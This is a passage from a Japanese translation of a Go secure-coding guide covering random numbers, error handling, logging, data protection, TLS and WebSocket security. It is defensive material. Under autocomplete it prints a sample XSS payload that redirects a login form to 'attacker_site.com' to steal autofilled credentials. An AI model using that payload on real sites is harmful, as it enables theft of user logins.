理由は、[Goのmath/rand](#) が決定論的な擬似乱数生成器だからです。ほかの多くのものと同様に、シードと呼ばれるソースを使用します。このシードだけが決定論的擬似乱数生成器のランダム性に影響を及ぼします。シードが既知または予測可能な場合、同じシードを利用して数列が再生成されてしまうことがあります。

今回の例は、[math/rand Seed 関数](#)を使って、プログラムの実行ごとに 5 つの異なる値を取得するように修正もできます。

しかし、ここは暗号のプラクティスのセクションですから、[Go's crypto/rand package](#) に従うべきでしょう。

バリデーション

```
package main

import "fmt"
import "math/big"
import "crypto/rand"

func main() {
    rand, err := rand.Int(rand.Reader, big.NewInt(1984))
    if err != nil {
        panic(err)
    }

    fmt.Printf("Random Number: %d\n", rand)
}
```

`crypto/rand` の実行が `math/rand` より遅いことに気がつくかもしれません。最速のアルゴリズムが常に最も安全とは限らないので、想像の範囲内です。Crypto の `rand` は安全に利用できます。どのように安全かと言えば、たとえば `crypto/rand` は OS のランダム性を使用しているため、シードを与えることができません。これによって開発者の誤用を防ぐことができます。

```
$ for i in {1..5}; do go run rand-safe.go; done
Random Number: 277
Random Number: 1572
Random Number: 1793
Random Number: 1328
Random Number: 1378
```

擬似乱数の誤用がどのように悪用されるか興味があるのなら、アプリケーションが、ユーザーのサインアップ時にデフォルトのパスワードを [Go's math/rand](#) を利用した擬似乱数を使って生成する場合を想像してみましょう。そうです、ユーザーのパスワードが予測できてしまうのです。

エラー処理とロギング

エラー処理とロギングは、アプリケーションとインフラストラクチャの保護に不可欠な要素です。エラー処理とは、正しく処理しないとシステムをクラッシュさせる可能性のあるアプリケーションロジックのエラーを捕捉することを指します。

一方、ロギングはシステムで発生したすべての操作とリクエストを明らかにするものです。ログを取ることで、発生したすべての操作の識別が可能になるだけでなくシステムを保護するためにどのような対処が必要かを判断することもできます。攻撃者はしばしばすべてのログを削除することで痕跡を消そうとすることが多いため、ログを一元管理することが重要です。

このセクションのスコープは、以下の通りです。

- エラー処理
- ロギング

エラー処理

Go では、組込み `error` 型があります。エラー型の値の違いは状態の異常を表します。通常、Go では `error` の値が `nil` でない場合、エラーが発生したことを表します。アプリケーションをクラッシュさせることなく、その状態から回復させるために対処する必要があります。

Go ブログから引用した簡単な例を以下に示します。

```
if err != nil {
    // handle the error
}
```

組込みエラーだけでなく、独自のエラー型を指定することもできます。これは、`errors.New` 関数を使用して実現できます。例：

```
{...}
if f < 0 {
    return 0, errors.New("math: square root of negative number")
}
//If an error has occurred print it
if err != nil {
    fmt.Println(err)
}
{...}
```

無効な引数を含む文字列を整形してエラーの原因を調べる必要がある場合は、`fmt` パッケージの `Errorf` 関数を使用します。

```
{...}
if f < 0 {
    return 0, fmt.Errorf("math: square root of negative number %g", f)
}
{...}
```

エラーログを扱う場合、開発者はエラーレスポンスに機密情報が含まれないようにする必要があります。同様に、エラーハンドラから情報（デバッグやスタックトレース情報など）が漏れないようにする必要があります。

Go には、`panic`、`recover` および `defer` という補助的なエラー処理関数があります。

アプリケーションの状態が `panic` になった場合、通常の処理は中断され、`defer` 文が実行されて関数は呼び出し元に戻ります。`recover` は通常、`defer` 文の内部で使用されます。パニックに陥ったルーチンの制御を回復させ、通常の処理に戻します。次のスニペットは、Go のドキュメントに基づいて、実行の流れを説明したものです。

バリデーション

```
func main () {
    start()
    fmt.Println("Returned normally from start().")
}

func start () {
    defer func () {
        if r := recover(); r != nil {
            fmt.Println("Recovered in start()")
        }
    }()
    fmt.Println("Called start()")
    part2(0)
    fmt.Println("Returned normally from part2().")
}

func part2 (i int) {
    if i > 0 {
        fmt.Println("Panicking in part2()!")
        panic(fmt.Sprintf("%v", i))
    }
    defer fmt.Println("Defer in part2()")
    fmt.Println("Executing part2()")
    part2(i + 1)
}
```

Output:

```
Called start()
Executing part2()
Panicking in part2()!
Defer in part2()
Recovered in start()
Returned normally from start().
```

出力を調べると、Go がどのように `panic` 状態を処理し、アプリケーションを正常な状態に戻せるかがわかります。これらの関数により、障害からうまく回復できます。

また、`defer` の使用法には、*Mutex Unlocking*、やほかの関数が実行された後にコンテンツを読み込む場合（例：`footer`）も含まれることも念頭に置いておきましょう。

`log` パッケージには、`log.Fatal` というものもあります。致命的なレベルとは、メッセージをログに記録し、その後すぐに `os.Exit(1)` を呼び出すべき状況です。

つまり

- Defer ステートメントを実行しない
- バッファを Flash しない
- 一時的なファイルやディレクトリを削除しない

ということです。

これまでに述べたすべてを考慮すると、`log.Fatal` が `Panic` とどう違うのか、`log.Fatal` をなぜ注意深く使わなければならないのかがわかるでしょう。`log.Fatal` の使用例としては、以下のようなものがあります。

- ロギングをセットアップし、健全な環境とパラメータが設定されているかチェックする際に、失敗した場合。その際は `main()` を実行する必要はありません。
- 決して発生してはならないエラーで、回復不可能であることが分かっている場合。

バリデーション

- 非対話型プロセスがエラーに遭遇し、完了できず、そのことをユーザーに通知する方法がない場合。このような場合、さらなる問題が発生する前に、実行を停止するのが最善です。

以下に、初期化に失敗した場合の例を示します。

```
func initialize(i int) {
    ...
    //This is just to deliberately crash the function.
    if i < 2 {
        fmt.Printf("Var %d - initialized\n", i)
    } else {
        //This was never supposed to happen, so we'll terminate our program.
        log.Fatal("Init failure - Terminating.")
    }
}

func main() {
    i := 1
    for i < 3 {
        initialize(i)
        i++
    }
    fmt.Println("Initialized all variables successfully")
}
```

危険な制御周りにエラーが発生した場合、そのアクセスはデフォルトで拒否されることを保証することが重要です。

ロギング

ログは常にアプリケーションによって処理されるべきで、サーバー構成に依存するべきではありません。

すべてのログは、信頼できるシステム上のマスタルーチンによって実現されるべきです。開発者は、機密データがログに含まれないようにする必要があります。(パスワード、セッション情報、システムの詳細など) 同様に、デバッグやスタックトレースの情報も含まれてはいけません。

また重要なイベントデータの記録に重点を置いて、成功したセキュリティイベントと失敗したセキュリティイベントの両方をカバーする必要があります。

重要なイベントデータとは、一般的に以下のものを指します。

- 入力バリデーションの失敗
- 認証の試行、特にその失敗
- アクセス制御の失敗
- 状態データへの予期せぬ変更といった、明らかな改ざんの試行
- 無効または期限切れのセッション・トークンでの接続試行
- システム例外
- セキュリティ構成の設定の変更を含む管理機能の実行
- バックエンドの TLS 接続の失敗と暗号化モジュールの失敗

これを説明する簡単なログの例を示します。

```
func main() {
    var buf bytes.Buffer
    var RoleLevel int

    logger := log.New(&buf, "logger: ", log.Lshortfile)

    fmt.Println("Please enter your user level.")
    fmt.Scanf("%d", &RoleLevel) //<--- example

    switch RoleLevel {
    case 1:
        // Log successful login
        logger.Printf("Login successful.")
        fmt.Print(&buf)
    case 2:
        // Log unsuccessful login
        logger.Printf("Login unsuccessful - Insufficient access level.")
        fmt.Print(&buf)
    default:
        // Unspecified error
        logger.Print("Login error.")
        fmt.Print(&buf)
    }
}
```

一般的なエラーメッセージや、カスタムエラーページを実装することで、エラー発生時に情報が漏れないようにするのも良い方法です。

バリデーション

Go's log package は、ドキュメントによるとシンプルなロギングを実装しているとのことです。レベルごとのロギング(例： debug 、 info 、 warn 、 error 、 fatal 、 panic)や、フォーマッタのサポート(例： logstash)といった一般的で重要な機能が欠けています。これら 2 つの機能はログを利用しやすくするための重要な要素です。(例： Security Information や Event Management system との統合)。

すべてではないにせよ、ほとんどのサードパーティのロギングパッケージは、これらの機能およびそのほかの機能を提供しています。以下に挙げるのは、最も人気のあるサードパーティのロギングパッケージです。

- Logrus - <https://github.com/Sirupsen/logrus>
- glog - <https://github.com/golang/glog>
- loggo - <https://github.com/juju/loggo>

ここで、 Go's log package に関する重要な注意事項があります。 Fatal と Panic 関数はロギング後に異なる動作をします。 Panic 関数は panic を呼び出しますが、 Fatal 関数は os.Exit(1) を呼び出します。後者は defer ステートメントを無視してプログラムを終了させるので、バッファの Flash、および一時データの削除ができないかもしれません。

ログアクセスの観点としては、許可された個人のみがログにアクセスできるべきです。また、ログを解析できるようなしくみを用意し、信頼できないデータがログ閲覧ソフトやインターフェースプログラムに実行されないことを保証する必要があります。

割り当てられたメモリのクリーンアップについては、 Go には専用のガベージコレクタが組み込まれています。ログの有効性と完全性を保証する最終段階として、暗号ハッシュ関数を使用して、ログが改ざんされていないことを確認するとより良いでしょう。

```
{...}
// Get our known Log checksum from checksum file.
logChecksum, err := ioutil.ReadFile("log/checksum")
str := string(logChecksum) // convert content to a 'string'

// Compute our current log's SHA256 hash
b, err := ComputeSHA256("log/log")
if err != nil {
    fmt.Printf("Err: %v", err)
} else {
    hash := hex.EncodeToString(b)
    // Compare our calculated hash with our stored hash
    if str == hash {
        // Ok the checksums match.
        fmt.Println("Log integrity OK.")
    } else {
        // The file integrity has been compromised...
        fmt.Println("File Tampering detected.")
    }
}
{...}
```

注意： ComputeSHA256() はファイルの SHA256 を計算する関数です。ログファイルのハッシュは安全な場所に保存され、ログを更新する前に完全性を検証するために現在のログハッシュと比較されなければならないことに注意してください。 [リポジトリにワーキングデモがあります](#)。

データの保護

現在、データの保護はセキュリティ全般で最も重要なことの 1 つです。以下のようになってしまったら困りますよね。



Web アプリケーションのデータは保護される必要があります。そのため、このセクションではデータを保護するさまざまな方法について見ていきます。

最初に取り組むべきことの 1 つは、ユーザーに対して適切な権限を適用し、本当に必要な機能だけにアクセスを制限することです。

たとえば、次のようなユーザー・ロールを持つ単純なオンライン・ストアを考えてみましょう。

- セルスユーザー: カタログの閲覧のみ許可
- マーケティングユーザー: 統計情報の確認が可能
- 開発者: ページと Web アプリケーションの設定変更を許可する

また、システム（Web サーバー）構成において、正しいパーミッションを定義するべきです。

最初にやるべきことは各ユーザーに適切なロールを定義することです。

役割の分離とアクセス制御については、さらに、[アクセス制御](#)で説明します。

機密情報の削除

機密情報を含む一時ファイルやキャッシュファイルは、不要になり次第すぐに削除しましょう。まだ必要な場合は、保護された場所に移動させるか、暗号化しましょう。

コメント

開発者がソースコードに ToDo リストのようなコメントを残すことがあります。最悪の場合、開発者がクレデンシャルを残すこともあります。

```
// Secret API endpoint - /api/mytoken?callback=myToken
fmt.Println("Just a random code")
```

上記の例では、開発者がコメント内にエンドポイントの情報を残しています。このエンドポイントが守られない場合、悪意あるユーザーに利用されてしまうかもしれません。

URL

HTTP GET メソッドで機密情報を渡すことは、次のような理由で Web アプリケーションの脆弱性を残すことになります。

1. HTTPS を使用していない場合、MITM 攻撃によりデータを傍受される可能性があります。
2. ブラウザの履歴には、ユーザーの情報が保存されています。URL にセッション ID、ピン、トークンなど、有効期限のない（あるいはエントロピーの低い）ものが含まれていると、それらを盗まれる可能性があります。
3. 検索エンジンは、ページ内で発見された URL を保存する。
4. HTTP サーバー（例：Apache、nginx）は、通常、要求された URL を、クエリ文字列を含めて、暗号化されていない状態でログファイル（例：`access_log`）に書き込みます。

```
req, _ := http.NewRequest("GET", "http://mycompany.com/api/mytoken?api_key=000s3cr3t000", nil)
```

Web アプリケーションが `api_key` を使って、第三者の Web サイトから情報を取得しようとした場合に、もしも同一のネットワーク内で誰かが盗聴していたら、もしくはプロキシを使っていたとしたら、その情報は盗まれるかもしれません。これは HTTPS を使っていないためです。

GET で渡されたパラメータ（クエリ文字列）は、HTTP と HTTPS のどちらを使用しているかに関係なく、ブラウザの履歴やサーバーのアクセスログにきれいに残ることに注意してください。

HTTPS は、クライアントとサーバー以外の第三者が、やりとりしたデータを取得できないようにするための方法です。`api_key` のような機密データは、可能な限りリクエストボディか何らかのヘッダに格納する必要があります。同様に、可能な限り 1 回限りのセッション ID やトークンを使用します。

情報は力なり

本番環境上のアプリケーションやシステムのドキュメントは常に削除しましょう。ドキュメントによっては、Web アプリケーションを攻撃するために使われる可能性のあるバージョンや機能を明らかしてしまうかもしれません。（例：Readme, Changelog, etc.）

開発者は、ユーザーが使わなくなった機密情報を削除できるようにすべきです。たとえば、ユーザーが自分のアカウントの期限切れのクレジットカードを削除したい場合、Web アプリケーションはそれを許可すべきです。

不要になった情報は、すべてアプリケーションから削除しなければなりません。

暗号化がカギ

バリデーション

機密性の高い情報はすべて Web アプリケーション内で暗号化する必要があります。軍用レベルの [Go で利用可能な暗号化](#) を使用してください。詳細については [暗号に関するプラクティス](#) のセクションを参照してください。

あなたのコードをほかの場所に実装する必要がある場合は、バイナリをビルドして共有してください。リバースエンジニアリングを防ぐ安心安全な方法はないためです。

コードにアクセスするための異なるパーミッションを用意し、ソースコードへのアクセスを制限することは最良の方法です。

パスワードや接続文字列、平文やセキュリティ的に不十分な形式の機密情報をクライアント側とサーバー側の両方で保存しないでください。（データベース接続文字列を保護する方法については、[データベースセキュリティ](#) の例を参照してください）。安全でない形式（たとえば、Adobe Flash やコンパイルされたコード）での埋め込みも含みます。

以下は、外部パッケージを使って Go で暗号化するシンプルな例です。golang.org/x/crypto/nacl/secretbox :

```
// Load your secret key from a safe place and reuse it across multiple
// Seal calls. (Obviously don't use this example key for anything
// real.) If you want to convert a passphrase to a key, use a suitable
// package like bcrypt or scrypt.
secretKeyBytes, err := hex.DecodeString("6368616e676520746869732070617373776f726420746f206120736563726574")
if err != nil {
    panic(err)
}

var secretKey [32]byte
copy(secretKey[:], secretKeyBytes)

// You must use a different nonce for each message you encrypt with the
// same key. Since the nonce here is 192 bits long, a random value
// provides a sufficiently small probability of repeats.
var nonce [24]byte
if _, err := rand.Read(nonce[:]); err != nil {
    panic(err)
}

// This encrypts "hello world" and appends the result to the nonce.
encrypted := secretbox.Seal(nonce[:], []byte("hello world"), &nonce, &secretKey)

// When you decrypt, you must use the same nonce and key you used to
// encrypt the message. One way to achieve this is to store the nonce
// alongside the encrypted message. Above, we stored the nonce in the first
// 24 bytes of the encrypted text.
var decryptNonce [24]byte
copy(decryptNonce[:], encrypted[:24])
decrypted, ok := secretbox.Open([]byte{}, encrypted[24:], &decryptNonce, &secretKey)
if !ok {
    panic("decryption error")
}

fmt.Println(string(decrypted))
```

出力は以下です。

```
hello world
```

不要なものは無効にする

バリデーション

攻撃ベクトルを減らすためのもう 1 つの簡単で効率的な方法は、システム上で不要なアプリケーションやサービスを無効にすることです。

オートコンプリート

Mozilla のドキュメントによると、次のようにしてフォーム全体のオートコンプリートを無効にできます。

```
<form method="post" action="/form" autocomplete="off">
```

特定のフォーム要素に対しては以下のようにします。

```
<input type="text" id="cc" name="cc" autocomplete="off">
```

特に、ログインフォームのオートコンプリートを無効にする場合に便利です。ログインページに XSS ベクタが存在する場合を想像してみてください。悪意のあるユーザーが次のようなペイロードを作成した場合、

```
window.setTimeout(function() {
  document.forms[0].action = 'http://attacker_site.com';
  document.forms[0].submit();
}, 10000);
```

これは、オートコンプリートされたフォームフィールドを `attacker_site.com` に送信します。

キャッシュ

機密情報を含むページのキャッシュ制御は無効にする必要があります。次のスニペットに示すように、対応するヘッダフラグを設定することで実現できます。

```
w.Header().Set("Cache-Control", "no-cache, no-store")
w.Header().Set("Pragma", "no-cache")
```

`no-cache` 値は、キャッシュされた応答を使用する前にサーバーで再検証するよう、ブラウザに指示します。これはブラウザにキャッシュしないように指示するものではありません。

一方、`no-store` 値はキャッシュを無効にするためのものです。リクエストやレスポンスのいかなる部分も保存させません。

`Pragma` ヘッダは HTTP/1.0 リクエストをサポートするために存在します。

通信のセキュリティ

通信のセキュリティに取り組む場合、開発者は通信に使用するチャネルが安全であることを確実にする必要があります。通信の種類には、サーバー・クライアント、サーバー・データベース、およびすべてのバックエンド間通信が含まれます。これらの通信は、データの完全性を保証するために、また通信に関連する一般的な攻撃から保護するためにも暗号化する必要があります。

これらのチャネルを保護しないと、MITMのような既知の攻撃が可能になり、攻撃者はトロフィックを盗聴し妨害できます。

このセクションの範囲は、以下の通信チャネルを対象としています。

- HTTP/HTTPS
- WebSocket

HTTP/TLS

TLS/SSL は、通信チャネルを暗号化できるプロトコルです。TLS/SSL の最も一般的な使われ方は、`HTTPS` とも呼ばれる安全な `HTTP` 通信を提供することです。このプロトコルは、通信チャネルに以下の特性が適用されることを保証します。

- プライバシー
- 認証
- データの完全性

Go での実装は `crypto/tls` パッケージにあります。このセクションでは、Go の実装と使い方に焦点を当てます。プロトコルの設計の理論的な部分と、暗号のプラクティスは本章の範囲外ですが、追加情報は [Cryptography Practices](#) を参照してください。

以下は、TLS を使用した HTTP の簡単な例です。

```
import "log"
import "net/http"

func main() {
    http.HandleFunc("/", func (w http.ResponseWriter, req *http.Request) {
        w.Write([]byte("This is an example server.\n"))
    })

    // yourCert.pem - path to your server certificate in PEM format
    // yourKey.pem - path to your server private key in PEM format
    log.Fatal(http.ListenAndServeTLS(":443", "yourCert.pem", "yourKey.pem", nil))
}
```

これはシンプルですぐ動かせる Go を使った Web サーバーによる SSL の実装です。この例が SSL Labs で "A" グレードを獲得していることは注目に値します。

通信のセキュリティをさらに向上させるために、以下のフラグをヘッダに追加して、HSTS (HTTP Strict Transport Security) を強制できます。

```
w.Header().Add("Strict-Transport-Security", "max-age=63072000; includeSubDomains")
```

Go の TLS の実装は `crypto/tls` パッケージにあります。TLS を使うときは、たった 1 つの標準的な TLS の実装を使用し、設定が適切なことを確認してください。

さっそくの例を用いて、以下に SNI (Server Name Indication) を実装する例を載せます。

バリデーション

```
...
type Certificates struct {
    CertFile    string
    KeyFile    string
}

func main() {
    httpsServer := &http.Server{
        Addr: ":8080",
    }

    var certs []Certificates
    certs = append(certs, Certificates{
        CertFile: ".../etc/yourSite.pem", //Your site certificate key
        KeyFile:  ".../etc/yourSite.key", //Your site private key
    })

    config := &tls.Config{}
    var err error
    config.Certificates = make([]tls.Certificate, len(certs))
    for i, v := range certs {
        config.Certificates[i], err = tls.LoadX509KeyPair(v.CertFile, v.KeyFile)
    }

    conn, err := net.Listen("tcp", ":8080")

    tlsListener := tls.NewListener(conn, config)
    httpsServer.Serve(tlsListener)
    fmt.Println("Listening on port 8080...")
}
```

TLS を使用する場合、証明書は有効であること、正しいドメイン名を持つこと、有効期限が切れていないことに、さらに [OWASP SCP Quick Reference Guide](#) で推奨されているように、必要な場合は中間証明書もインストールする必要があることに留意しましょう。

重要: 無効な TLS 証明書は常に拒否されるべきです。 `InsecureSkipVerify` が `true` に設定されないように確認してください。次のスニペットは、この設定方法の例です。

```
config := &tls.Config{InsecureSkipVerify: false}
```

サーバーネームには正しいホストネームを使ってください。

```
config := &tls.Config{ServerName: "yourHostname"}
```

TLS に対して注意すべきもう 1 つの既知の攻撃は、POODLE と呼ばれるものです。POODLE は、クライアントがサーバーの要求する暗号をサポートしていない場合に生ずる TLS 接続フォールバックに関連する攻撃です。これにより、接続を脆弱な暗号にダウングレードさせられる可能性があります。

Go はデフォルトでは SSLv3 が無効です。暗号の最小バージョンと最大バージョンは以下のように設定できます。

```
// MinVersion contains the minimum SSL/TLS version that is acceptable.
// If zero, then TLS 1.0 is taken as the minimum.
MinVersion uint16
```

バリデーション

```
// MaxVersion contains the maximum SSL/TLS version that is acceptable.  
// If zero, then the maximum version supported by this package is used,  
// which is currently TLS 1.2.  
MaxVersion uint16
```

使用されている暗号の安全性は、[SSL Labs](#) で確認できます。

ダウングレード攻撃を軽減するためによく使われる追加のフラグは、[RFC 7507](#) で定義されている `TLS_FALLBACK_SCSV` です。Go では、フォールバックはありません。

Google の開発者 Adam Langley からの引用です。

Go クライアントはフォールバックを行わないので、`TLS_FALLBACK_SCSV` を送信する必要はありません。

CRIME として知られる別の攻撃は、圧縮を使用する TLS セッションに影響を与えます。圧縮はプロトコルのコア部分ですが、オプションです。Go で書かれたプログラムは脆弱ではないでしょう。なぜなら現在、`crypto/tls` はいずれの圧縮メカニズムをサポートしていないからです。Go でラッパされた外部のセキュリティライブラリを利用した場合、アプリケーションは脆弱性を持つ可能性があることは十分に注意してください。


TLS のもう 1 つの側面は、接続の再ネゴシエーションです。安全でない接続が確立されないことを保証するために、ハンドシェイクが中断された場合 `GetClientCertificate` とその関連するエラーコードが利用されます。エラーコードをキャプチャすることで、安全でないチャネルが使用されることを防げます。

すべてのリクエストは、UTF-8 のようなあらかじめ決められた文字エンコーディングでエンコードされるべきです。これはヘッダに設定できます。

```
w.Header().Set("Content-Type", "Desired Content Type; charset=utf-8")
```

HTTP コネクションを扱う際のもう 1 つの重要な点は、外部へのアクセス時に、HTTP ヘッダに機密情報が含まれていないことです。接続が安全でないため、HTTP ヘッダから情報が漏れる可能性があります。

バリデーション



WebSocket

WebSocket は、HTML5 のために開発された新しいブラウザ機能で、完全な対話型アプリケーションを可能にします。WebSocket を使用すると、ブラウザとサーバーの両方が、ロングポーリングやコメットなどを使用せずに 1 つの TCP ソケットを介して非同期にメッセージを送信できます。

基本的に、WebSocket は、クライアントとサーバーの間の標準的な双方向 TCP ソケットです。このソケットは、最初は通常の HTTP 接続で始まり、HTTP ハンドシェイクの後、TCP ソケットにアップグレードされます。ハンドシェイク後は、どちらもデータを送信できます。

Origin ヘッダ

HTTP WebSocket ハンドシェイクの `Origin` ヘッダは、WebSocket が受け入れる接続が信頼できるオリジンドメインからのものであることを保証するために使用されます。このヘッダの使用を強制しないと、Cross Site Request Forgery (CSRF) につながる可能性があります。

最初の HTTP WebSocket ハンドシェイクで `Origin` ヘッダを検証するのは、サーバーの責任です。もしサーバーが最初の HTTP WebSocket ハンドシェイクでオリジン ヘッダを検証しない場合 WebSocket サーバーは任意のオリジンからの接続を受け入れる可能性があります。

以下の例では、`Origin` ヘッダをチェックし、攻撃者が CSWSH (Cross-Site WebSocket Hijacking) を実行するのを防ぎます。



アプリケーションは `Host` と `Origin` を検証して、リクエストの `Origin` が信頼できる `Host` であることを確認し、そうでない場合は接続を拒否すべきです。

シンプルなチェック方法を次のスニペットで紹介します。

```
//Compare our origin with Host and act accordingly
if r.Header.Get("Origin") != "http://" + r.Host {
    http.Error(w, "Origin not allowed", 403)
    return
} else {
    websocket.Handler(EchoHandler).ServeHTTP(w, r)
}
```

機密性と完全性

WebSocket の通信チャネルは、暗号化されていない TCP または暗号化された TLS の上で確立できます。

バリデーション

暗号化されていない WebSocket が使用される場合、URI スキームは `ws://` で、そのデフォルトのポートは 80 番です。TLS の WebSocket を使用する場合、URI スキームは `wss://` で、デフォルトのポート番号は 443 番です。

WebSocket を調べる場合、元の接続を調べて TLS を使用しているか、それとも暗号化されていない状態で送信されているかを考慮する必要があります。


このセクションでは、接続が HTTP から WebSocket にアップグレードされたときに送信される情報と、正しく処理されない時に生じるリスクについて説明します。最初の例では、通常の HTTP 接続が WebSocket 接続にアップグレードされる様子を示します。



Raw Params Headers Hex

```
GET /ws HTTP/1.1
Host: localhost:8080
Connection: Upgrade
Pragma: no-cache
Cache-Control: no-cache
Upgrade: websocket
Origin: http://localhost:8080
Sec-WebSocket-Version: 13
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/56.0.2924.87 Safari/537.36
Accept-Language: pt-PT,pt;q=0.8,en-US;q=0.6,en;q=0.4
Cookie: username=TestUsername; sessionId=SecretKey
Sec-WebSocket-Key: pVNmlRJJ/c19uyf6NE63Iw==
```


ヘッダにセッション用の Cookie が含まれていることに注意してください。機密情報が漏れないように、接続をアップグレードする際には、次の画像に示すように TLS を使用しましょう。



Raw Params Headers Hex

```
GET /sock HTTP/1.1
Host: localhost:8080
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/56.0.2924.87 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: pt-PT,pt;q=0.8,en-US;q=0.6,en;q=0.4
Sec-WebSocket-Version: 13
Origin: https://localhost:8080
Sec-WebSocket-Key: 3UDAvzV2Ahtmy1Umr754Vw==
Cookie: username=TestUser; sessionId=SecretKey
Connection: Upgrade
Pragma: no-cache
Cache-Control: no-cache
Upgrade: websocket
```

後者の例では、接続のアップグレード要求が SSL を使用し、さらに Websocket も SSL を使用します。



Raw Params Headers Hex

```
215 https://localhost:8080/sock Outgoing 42 12:28:21 8081
216 https://localhost:8080/sock Incoming 42 12:31:32 8081
```

認証と認可

WebSocket は認証や認可を処理しません。つまり、セキュリティを確保するために、Cookie、HTTP 認証、TLS 認証のようなメカニズムを使用しなければいけません。これに関するより詳細な情報は[認証とアクセス制御](#)を参照してください。

入力のサニタイズ

信頼できないソースから発信されたデータだけでなく、すべてのデータは適切にサニタイズされ、エンコードされる必要があります。これらのトピックの詳細は[サニタイズ](#)と[出力のエンコーディング](#)を参照してください。

システム構成

セキュリティを保つ上で、常に最新の状態に保つことは必須です。このことを念頭に置いて、開発者は Go を常に最新版に更新し、Web アプリケーションで使用する外部パッケージや フレームワークも最新のものに更新しておく必要があります。

Go では、サーバーへのリクエストはすべて HTTP/1.1 か HTTP/2 で行われることを知っておく必要があります。

```
req, _ := http.NewRequest("POST", url, buffer)
req.Proto = "HTTP/1.0"
```

`Proto` は無視され、HTTP/1.1 によるリクエストとなります。


ディレクトリの一覧表示

開発者がディレクトリー一覧表示（OWASP では [Directory Indexing](#) と呼ぶ）を無効にするのを忘れた場合、攻撃者はディレクトリ内を移動して機密ファイルをチェックできてしまいます。

Go Web サーバーアプリケーションを動かしているなら、この点にも注意する必要があります。

```
http.ListenAndServe(":8080", http.FileServer(http.Dir("/tmp/static")))
```

`localhost:8080` にアクセスすると `index.html` が開かれます。しかし機密データの入ったテストディレクトリだった場合、何が起こるでしょうか？



なぜこのようなことが起こるのでしょうか？ Go はディレクトリの中にある `index.html` を探そうとします。が存在しない場合、ディレクトリのリストを表示します。

これに対して 3 つの解決策があります。

- Web アプリケーションでディレクトリのリストを表示しないようにする。
- 不要なディレクトリやファイルへのアクセスを制限する。
- 各ディレクトリにインデックスファイルを作成する

本ガイドでは、ディレクトリの一覧表示を無効にする方法を説明します。まず、リクエストされたパスをチェックし、表示可能かどうかを確認する関数を作成します。

バリデーション

